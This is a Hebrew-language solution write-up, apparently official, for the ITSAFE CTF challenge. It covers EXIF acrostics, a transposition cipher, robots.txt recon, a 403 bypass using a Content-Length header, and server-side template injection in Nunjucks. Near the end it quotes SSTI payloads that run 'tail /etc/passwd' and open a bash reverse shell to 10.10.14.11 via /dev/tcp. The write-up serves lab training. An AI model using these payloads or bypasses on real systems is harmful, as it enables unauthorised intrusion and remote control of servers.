



פתרונות אתגר ITSAFE-CTF

הרשמי




שלב מס' 1:

האתגר שלנו מתחילה כאן

The screenshot shows a browser window for 'ITSafe CTF' at the URL <https://old.itsafe.co.il/ctf/>. The page features a large 'ITSAFE' logo with 'POWERED BY CYSOURCE' below it. A navigation menu is visible, with one item highlighted in red: 'Start Challenge'. The text on the page includes:
ברוכים הבאים לאתגר ה-CTF של ITSAFE
האתגר שלנו מורכב ממספר שלבים שאוטם תצטרכו לעبور,
הצלחתם לסיים את האתגר בהצלחה? יופי!
מחכה לפותר הראשון פרס והוא שובר של BuyMe בשווי 300 ש".
אל תהיו ילדים ותעשו ברוטפורס (אין צורך גם לתיקיות)
!ITSafe CTF של ITSAFE

כבר בהתחלה אנחנו מקבלים רמז-
אין צורך בהרצאת ברוטפורס, fuzzing, ולא חיפוש אחר תיקיות סודיות

אם נלחץ על הכפתור Start Challenge, נגיע אל התמונה הבאה



תמונה של כלב חמוד, אבל לא שום קשר לאתר עצמו.
זה היה שלב הסיכון הראשוני של האתגר, מי שחקר את התמונה הבין שהיא ריקה מתוכן
או נחזור שוב לדף הקודם של תחילת האתגר, ונסתכל בקוד המקור

```
<br>
> <a href="/ctf/start_challenge.html">...</a>
> <script>hidden { display: none; }</script>
> <a href="/ctf/start_real_challenge.html" class="hidden">...</a>
> <script async data-id= 101409965 src= "//static.getclicky.com/j... type="text/javascript"></script>
</p>
<script type="text/javascript" async src="//in.getclicky.com/in.php?site_id=101409965&t=pageview&href=%2Fctf%2Fstart_real_challenge.html"></script>
</body>
</html>
```



אפשר לראות שיש עוד HREF, אבל הפעם בNODEJS
אם נמחק את הHIDDEN נקבל את הכפתור הנוסך:

שלב מס' 2:

אז OK, No Joke מתחלים באמת



וככה נראה התמונה האמיתית של תחילת האתר



בתמונה מוצג לוח עם הרבה אלמנטים שונים, שבסקיירה ראשונה קשה להבין ולהסביר ביניהם.
באתגרים מהסוג זהה علينا לבחון נתונים נוספים כמו EXIF Data, או אולי שיטות שונות של Steganography
וכדי להתחיל בתהיליך נוריד את התמונה ונשתמש בכלи EXIFTOOL

```
(root㉿kali)-[~/home/kali/Desktop]
└─# exiftool image.jpg
ExifTool Version Number      : 12.57
File Name                   : image.jpg
Directory                   : .
File Size                   : 2.5 MB
File Modification Date/Time : 2023:05:28 05:37:01-04:00
File Access Date/Time       : 2023:05:28 05:37:13-04:00
File Inode Change Date/Time: 2023:05:28 05:37:13-04:00
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description            : 10. Their solution was ingenious, with no trace of the method used.
                                : 1. Trepidation filled the air as the team received a warning.
                                : 4. Navigating through this precarious situation, they devised a plan.
                                : 6. Positioned cautiously, they worked together to ensure security.
                                : 7. Operating with cunning, they sought a method to outwit the spy.
                                : 8. Subtly, they decided to employ a technique from a bygone era.
                                : 9. Inscrutible now, the message became a puzzle of scrambled letters.
                                : 2. Rumors of a spy within their ranks threatened their mission.
                                : 5. Stealth was paramount; their secret document must stay safe.
                                : 3. Anxiety gripped them, knowing they couldn't let information slip.
                                : 33dcdb82e2f8f8aa3598f965108695bc8
Keywords                     : 11. Ingeniously, they turned to an age-old technique
Object Name                 : 12. On paper, they scrambled the letters, and created a puzzle
Caption-Abstract             : 13. Now it was unreadable, even if it fell into the wrong hands
Headline                     : 14. Carefully, they considered their options to maintain secrecy
Creator                      : 15. Implementing the strategy, they achieved their desired outcome.
Description                  : 18. Even though the danger loomed, they believed they had prevailed.
Rights                       : 16. Protection of the document was ensured through this subtle art.
Title                        : 17. Having used the technique, their message was safe from prying eyes.
Label                         : 19. Relying on their wits, the team faced the future with renewed confidence.
Image Width                  : 2080
Image Height                 : 2080
Encoding Process             : Baseline DCT, Huffman coding
```

כפי שאפשר לראות קיבלנו המונע נתונים, אבל נוכל לשים לב שימושיות שורות טקסט ממושפרות בסדר אקראי
לכן נסדר את השורות לפי הסדר, מ0 ועד לאחרונה

וזאת התוצאה

-
- | | |
|----|---|
| 1 | 1. Trepidation filled the air as the team received a warning. |
| 2 | 2. Rumors of a spy within their ranks threatened their mission. |
| 3 | 3. Anxiety gripped them, knowing they couldn't let information slip. |
| 4 | 4. Navigating through this precarious situation, they devised a plan. |
| 5 | 5. Stealth was paramount; their secret document must stay safe. |
| 6 | 6. Positioned cautiously, they worked together to ensure security. |
| 7 | 7. Operating with cunning, they sought a method to outwit the spy. |
| 8 | 8. Subtly, they decided to employ a technique from a bygone era. |
| 9 | 9. Inscrutable now, the message became a puzzle of scrambled letters. |
| 10 | 10. Their solution was ingenious, with no trace of the method used. |
| 11 | 11. Ingeniously, they turned to an age-old technique |
| 12 | 12. On paper, they scrambled the letters, and created a puzzle |
| 13 | 13. Now it was unreadable, even if it fell into the wrong hands |
| 14 | 14. Carefully, they considered their options to maintain secrecy |
| 15 | 15. Implementing the strategy, they achieved their desired outcome. |
| 16 | 16. Protection of the document was ensured through this subtle art. |
| 17 | 17. Having used the technique, their message was safe from prying eyes. |
| 18 | 18. Even though the danger loomed, they believed they had prevailed. |
| 19 | 19. Relying on their wits, the team faced the future with renewed confidence. |

מסופר פה על צוות שהיה צריך להסתיר מסר כלשהו, שאות ההסתורה הוא ביצוע בעזרת ערבות אותיות, מה שייצור פואל
ולאחר המשך הקריאה וניתוח, עליינו לבצע פעולה כלשהי על מנת לחשץ את המסר - אקרוסטיכון
נחבר את האות הראשונה מכל שורה

-
- | | |
|----|---|
| 1 | 1. Trepidation filled the air as the team received a warning. |
| 2 | 2. Rumors of a spy within their ranks threatened their mission. |
| 3 | 3. Anxiety gripped them, knowing they couldn't let information slip. |
| 4 | 4. Navigating through this precarious situation, they devised a plan. |
| 5 | 5. Stealth was paramount; their secret document must stay safe. |
| 6 | 6. Positioned cautiously, they worked together to ensure security. |
| 7 | 7. Operating with cunning, they sought a method to outwit the spy. |
| 8 | 8. Subtly, they decided to employ a technique from a bygone era. |
| 9 | 9. Inscrutable now, the message became a puzzle of scrambled letters. |
| 10 | 10. Their solution was ingenious, with no trace of the method used. |
| 11 | 11. Ingeniously, they turned to an age-old technique |
| 12 | 12. On paper, they scrambled the letters, and created a puzzle |
| 13 | 13. Now it was unreadable, even if it fell into the wrong hands |
| 14 | 14. Carefully, they considered their options to maintain secrecy |
| 15 | 15. Implementing the strategy, they achieved their desired outcome. |
| 16 | 16. Protection of the document was ensured through this subtle art. |
| 17 | 17. Having used the technique, their message was safe from prying eyes. |
| 18 | 18. Even though the danger loomed, they believed they had prevailed. |
| 19 | 19. Relying on their wits, the team faced the future with renewed confidence. |

ונקבל את צמד המילים: TRANSPOSITION CIPHER

לאחר חיפוש בגוגל, הגיעו לאתר הבא

The screenshot shows the ITSAFE website with a green header. Below it, there's a large image of a green dCode device with the word "dCODE" on it. The main content area has a yellow background. At the top left, there's a search bar with placeholder text "Search for a tool" and a button to "SEARCH A TOOL ON dCODE BY KEYWORDS". Below the search bar are two links: "e.g. type 'sudoku'" and "BROWSE THE FULL dCODE TOOLS' LIST".

Transposition Cipher

Tool to decrypt/encrypt with a transposition. A transposition cipher, also called columns permutation, is a technique to change the order of the letters in a text by placing it in a grid.

Transposition Cipher - dCode
Tag(s) : Transposition Cipher

Share

Buttons for sharing on social media: +, f, t, s, m.

dCode and more

TRANPOSITION CIPHER
Cryptography • Transposition Cipher • Transposition Cipher

TRANPOSITION DECODER

★ TRANPOSITION CIPHERTEXT (?)

★ KEEP SPACES, PUNCTUATION AND OTHER CHARACTERS

★ PLAINTEXT (PRESUMED) LANGUAGE English

DECRYPTION METHOD

KNOWING THE ENCRYPTION KEY OR PERMUTATION
KEY $\rightarrow (2,1,3) \Leftrightarrow (2,1,3)^{-1}$

TRY ALL PERMUTATIONS (BRUTEFORCE UP TO SIZE 6) (?)

GRID WRITING/READING ENCRYPTION DIRECTIONS

★ MODE Write by rows, read by columns (by default)

See also: Caesar Box Cipher

Summary


- ★ Transposition Decoder
- ★ Transposition Encoder
- ★ How to encrypt using a Transposition cipher?
- ★ How to decrypt with a transposition cipher?
- ★ How to recognize a transposition ciphertext?
- ★ How to decipher a transposition cipher without key?
- ★ What are the variants of the transposition cipher?
- ★ Why completing the empty cells of the transposition table?

אפשר להבין ש-TRANSPOSITION CIPHER זהה טכניקה לערבות אותיות, שעל מנת לפענח אותה

עלינו להכניס טקסט - Transposition ciphertext

ואת מפתח ההצפנה - Knowing the encryption key or permutation

נחזיר לתמונה וקעת נבחן אותה שוב



אפשר לראות שכאן יש כאן את הפרמטרים הנדרשים
Transposition ciphertext message
הוונטיאז מיצג את ההונטיאז permutation
Knowing the encryption key or permutation



הכנס את הערלים מהתמונה

The screenshot shows the dCode website interface. On the left, there's a search bar and a results section containing the string "ITSAFEDOTCODOTILSLASHCYSOURCE1337". On the right, under the heading "TRANSPOSITION CIPHER", there's a "TRANSPOSITION DECODER" tool. The ciphertext "ITSAFEDOTCODOTILSLASHCYSOURCE1337" is pasted into the "TRANSPOSITION CIPHERTEXT" field. Below it, there are options for "KEEP SPACES, PUNCTUATION AND OTHER CHARACTERS" and "PLAINTEXT (PRESUMED) LANGUAGE" set to English. Under "DECRIPTION METHOD", the radio button for "KNOWING THE ENCRYPTION KEY OR PERMUTATION" is selected, with "ITSAFE" entered into the key field. The output field shows the decrypted text: "ITSafe".

קיבלנו את התוצאה: ITSAFEDOTCODOTILSLASHCYSOURCE1337
ואם נמיר את הנקודות (.) והסלאש (/) נקבל: ITSAFE.CO.IL/CYSOURCE1337

The screenshot shows a browser window for the ITSAFE CTF challenge. The URL is "itsafe.co.il/CYSOURCE1337/". The page features the ITSAFE logo and the text "POWERED BY CYSOURCE". Below that, there is a message in Hebrew: "סיימתם את השלב הראשון!
לחצו [כאן](#) לשלב הבא".

עברנו לשלב הבא!



שלב מס' 3:

לאחר כניסה לשלב השני, אפשר לראות שמדובר בשכפול דף הבית של itsafe.co.il

The screenshot shows the ITSAFE homepage with a large central text area containing Hebrew text: "כדי לעבוד עם הטובים ביותר, כדי למדוד אצל הטובים ביותר!". Below this text is a section titled "לימודי סייבר ואבטחת מידע מתקדמים". At the bottom of the page are two buttons: "LIVE TRAINING" and "להתחליל קריירה". The URL in the browser bar is 3.125.24.93.


כמו בכל בדיקה, לפני שמתחלילים לתקוף علينا לבצע איסוף מידע, reconnaissance, אם ניחש חשיבות לرمז הראשוני, נבון שכן צריך להריץ כלים לסריקת תיקיות כמו Dirbuster וחברו לן בעבר אל הקובץ robots.txt

The screenshot shows a browser window displaying the contents of the robots.txt file at the URL 3.125.24.93/robots.txt. The content of the file is as follows:


```
User-agent: *
Disallow: /important
Disallow: /dev_v401
Disallow: /phpinfo
```




קיבלנו שלושה נתיבים
important
נגיש ל-



כאשר מזינים שם משתמש וסיסמה, מקבלים alert, וברקע לא נשלחת אף בקשה HTTP



אם נחקרו את הפונקציונליות מאחורי הקלעים, נראה כי יש סקריפט מעורפל



```
view-source:3.125.24.93/import... +
```

```
Not secure | view-source:3.125.24.93/import...
```

```
261    url: data:font/woff2;base64, d09GMgABAAAAACoA0BAAAABdxWACfHAAEA AAAA AAAAAAAAAGoYog6FhHIE8mU/J1RBVEgA1BoRCaqBjWT1VuHBAABNgIAKA4AEBCAFhHeHIAuH69VcBdwYZ3AeICCl/TMVi bAd1B;
```

```
262    unicode-range: U+0100-02AF, U+0304, U+0308, U+0329, U+1E00-1E9F, U+1EF2-1EFF, U+2020, U+20A0-20AB, U+20AD-20CF, U+2113, U+2C60-2C7F, U+A720-A7FF;
```

```
263    }
```

```
264    /* latin */
```

```
265    @font-face {
```

```
266        font-family: 'Montserrat';
```

```
267        font-style: normal;
```

```
268        font-weight: 400;
```

```
269        src: url(data:font/woff2;base64,d09GMgABAAAAACoA0BAAAABdxWACfHAAEA AAAA AAAAAAAAAGoYog6FhHIE8mU/J1RBVEgA1BoRCaqBjWT1VuHBAABNgIAKA4AEBCAFhHeHIAuH69VcBdwYZ3AeICCl/TMVi bAd1B);
```

```
270        unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+020B-020C, U+02C6, U+02D4, U+0304, U+0329, U+2000-206F, U+2074, U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FE1;
```

```
271    }
```

```
272    /* savepage-url=https://fonts.gstatic.com/s/montserrat/v25/3TlrfjIg1_16t8kCHcm532V30t5-QlfGpcTr6Hs5Axo.woff2/
```

```
273    url: data:font/woff2;base64,d09GMgABAAAAACoA0BAAAABdxWACfHAAEA AAAA AAAAAAAAAGoYog6FhHIE8mU/J1RBVEgA1BoRCaqBjWT1VuHBAABNgIAKA4AEBCAFhHeHIAuH69VcBdwYZ3AeICCl/TMVi bAd1B;
```

```
274    unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+020B-020C, U+02C6, U+02D4, U+0304, U+0329, U+2000-206F, U+2074, U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FE1;
```

```
275    }
```

```
276    </style>
```

```
277    <div class="login">
```

```
278        <h2 class="active"> sign in </h2>
```

```
279        <style>
```

```
280            h2.active {
```

```
281                text-align: center;
```

```
282                width: 100%;
```

```
283            }
```

```
284        </style>
```

```
285        <form>
```

```
286            <input type="text" class="text" name="username" value="">
```

```
287            <span>username</span>
```

```
288            <br>
```

```
289            <input type="password" class="text" name="password" value="">
```

```
290            <span>password</span>
```

```
291            <br>
```

```
292            <button class="signin"> Sign In </button>
```

```
293            <br>
```

```
294            <a href="#">Forgot Password?</a>
```

```
295        </form>
```

```
296    </div>
```

```
297    <!-- partial -->
```

```
298    <script data-savepage-type="" type="text/plain" data-savepage-src=".//script.js"></script>
```

```
299    </body>
```

```
300    <script>
```

```
301        function _0xiac2(_0x1a0e41,_0x396e66){var _0xd164cc=_0xd164();return _0xiac2=function(_0xiac2cd,_0x3c1d80){_0xiac2cd=_0xiac2cd-0x19f;var _0x4dbc2d=_0xd164cc[_0xiac2cd];return _0x4dbc2d};,
```

```
302    </script>
```


```
303    </html>
```

```
304
```

```
305
```

כדי לפענח אותו נוכל להשתמש בכלים כמו CHATGPT או JavaScript Deobfuscator, כל המטרה של הסקריפט היא להקפיז alert ногין שמדובר ב-dead end.

מעבר לנטייב הבא- dev_v401



403 Forbidden

nginx

הפעם הגיענו לדף עם 403 Forbidden, ככלומר הדף קיים אבל אין לנו הרשות לצפות בתוכן. קיימות מספר שיטות לעקיפת 403, שנגרכות עקב תצורה שגוייה של השרת, או מניצול פגיעות ידועות בהקשר של ניצול פגיעות ידועות, לא היה מידע רלוונטי על פגיאות מסוימת על שרת זה. لكن עליינו לנסות את השיטות השונות שנגרכות עקב תצורה שגוייה. אפשר לבצע זאת בצורה ידנית, וכדי לזרע את התהיליך אפשר להשתמש בכלים מיוחדים אז נריץ את הכליל- 4-ZERO-3-3

```
(root㉿kali)-[~/home/kali/Desktop/4-ZERO-3]
# ./403-bypass.sh -u http://3.125.24.93/dev_v401 --exploit
exploit
Have a beer
- twitter.com/Dheerajmadhukar : @me_dheeraj
[+] HTTP Header Bypass

X-Originally-Forwarded-For Payload: Status: 403, Length : 198
X-Originating- Payload: Status: 403, Length : 198
X-Originating-IP Payload: Status: 403, Length : 198
True-Client-IP Payload: Status: 403, Length : 198
X-WAP-Profile Payload: Status: 403, Length : 198
From Payload: Status: 403, Length : 198
Profile http:// Payload: Status: 403, Length : 198
X-Arbitrary http:// Payload: Status: 403, Length : 198
X-HTTP-DestinationURL http:// Payload: Status: 403, Length : 198
X-Forwarded-Proto http:// Payload: Status: 403, Length : 198
Destination Payload: Status: 403, Length : 198
Proxy Payload: Status: 403, Length : 198
CF-Connecting_IP: Status: 403, Length : 198
CF-Connecting-IP: Status: 403, Length : 198
Referer Payload: Status: 403, Length : 198
X-Custom-IP-Authorization Payload: Status: 403, Length : 198
X-Custom-IP-Authorization .;/ Payload Status: 301, Length : 238
X-Originating-IP Payload: Status: 403, Length : 198
X-Forwarded-For Payload: Status: 403, Length : 198
X-Remote-IP Payload: Status: 403, Length : 198
X-Client-IP Payload: Status: 403, Length : 198
X-Host Payload Status: 403, Length : 198
X-Forwarded-Host Payload: Status: 403, Length : 198
X-Original-URL Payload: Status: 500, Length : 532
X-Rewrite-URL Payload: Status: 403, Length : 198
Content-Length Payload: Status: 200, Length : 361

[+] PAYLOAD : curl -ks -H 'Content-Length: 0' -X GET 'http://3.125.24.93/dev_v401' -H 'User-Agent: Mozilla/5.0'
```

ונראה שבאזור header הבא: Content-Length: 0, נוכל לקבל סטטוס קוד 200

נ裏 את הפקודה עם CURL

```
(root㉿kali)-[~/home/kali/Desktop/4-ZERO-3]
# curl -ks -H 'Content-Length: 0' -X GET 'http://3.125.24.93/dev_v401' -H 'User-Agent: Mozilla/5.0'
<html>
<head>
    <title>PHP GET Request Form</title>
</head>
<body>
    <form method="GET" action="file">
        <label for="template">Enter Template:</label>
        <input type="text" id="template" name="template" required>
        <input type="submit" value="Submit">
    </form>
</body>
</html>
```


וקיבלו את הדף המקורי
כעת נוכל להשתמש בwireshark על מנת להוסיף את header זהה ולקבל את התוצאה בדף:

הבקשה:

התוצאה:

וככה עקפנו את ה304.

מיד לאחר מכן, אפשר לראות כי עליינו להזין Template, מה שמעורר את החשד כי מדובר בھשכה בעקבות
במצב זה אפשר לנסות לגרום לשגיאות על מנת להבין האם אכן ישנו שימוש במנוע טמפליט כלשהו
או נדרש \$ לנתייב



Internal Server Error


The server encountered an internal error or misconfiguration and was unable to complete your request.

Please try again later or contact the website administrator if the problem persists.

Template Error: The engine was unable to generate the web page due to an error in the template or data.

וקיבלו עוד רמז, מה שמוכיח עוד יותר את החשד שאכן מדובר בھשכה.

אם נכניס את payload הקלאסי {{7*7}}, נקבל:



וז גם פה, fuzzing או brute force לא יעזור
לכן נדרש לעבור אל הנתיב הבא שהוא robots.txt, והוא -

כפי שאפשר לראות, אכן קיבלנו קובץ קלאסי של PHPINFO

ישם מספר אלמנטים בדף שדורשים בדיקה, בראש ובראשונה - גרסאות

גורסת PHP וגרסת המערכת שモפיה בשורה הראשונה תחת SYSTEM, שהיא Apache 2.4.50, לא יוניבת אקספלויטים שניתנים לניצול, אבל זה לא המצב, אף אקספלויט לא יוניבת פגיעות, ורקימים מספר אקספלויטים נזקניים לתוכן.

באתה השורות האמצעיות תחת-Template Running Path, קיבלנו נתיב נספּי: `test`
עוד רמז לגבי SSTI, ומה שנוצר לנו להבין עכשו הוא באיזה טמפליט משתמש האתר
וניש לדוגמה `test`:



Privacy error

Not secure | 3.125.24.93/test

!

Your connection is not private

Attackers might be trying to steal your information (for example, passwords, messages, or credit cards). [Learn more](#)

NET::ERR_CERT_AUTHORITY_INVALID

[Hide advanced](#) [Back to safety](#)

The website usually uses encryption to protect your information. When Chrome tried to connect this time, the site sent back abnormal and incorrect credentials. This could happen if an attacker is trying to impersonate the website, or a Wi-Fi login screen has interrupted the connection. Your information is still secure because Chrome terminated the connection before any data exchange occurred. Additionally, the website has enabled HSTS (HTTP Strict Transport Security), which prevents Chrome from visiting the website securely. The website "<https://3.125.24.93/test.njk>" may be experiencing temporary network errors or may have been the target of an attack. It is recommended to try visiting the website later when the issue has been resolved.

פה קיבלנו את התשובה - [test.njk](https://3.125.24.93/test.njk) :
למי שלא מכיר את הסויומת, מחיפוש קצר בגוגל יעלה כי אכן מדובר בטמפליט:

Google X |

All Images Shopping News Videos More Tools

About 294,000 results (0.36 seconds)

GitHub Pages
<https://mozilla.github.io/nunjucks/templating> :

Templating - Nunjucks

File Extensions. Although you are free to use any file extension you wish for your Nunjucks template files, the Nunjucks community has adopted .njk .

[Tags](#) · [Expressions](#) · [Global Functions](#) · [Builtin Filters](#)

טמפליט בשם "Nunjucks"
 וعصיו אפשר לחפש payload מתאים
 ואלו התוצאות האפשרות שעלן בחיפוש:

NUNJUCKS (NodeJS)

- {{7*7}} = 49
- {{foo}} = No output
- #{7*7} = #(7*7)
- {{console.log(1)}} = Error

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}
{{range.constructor("return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767")')}}
```

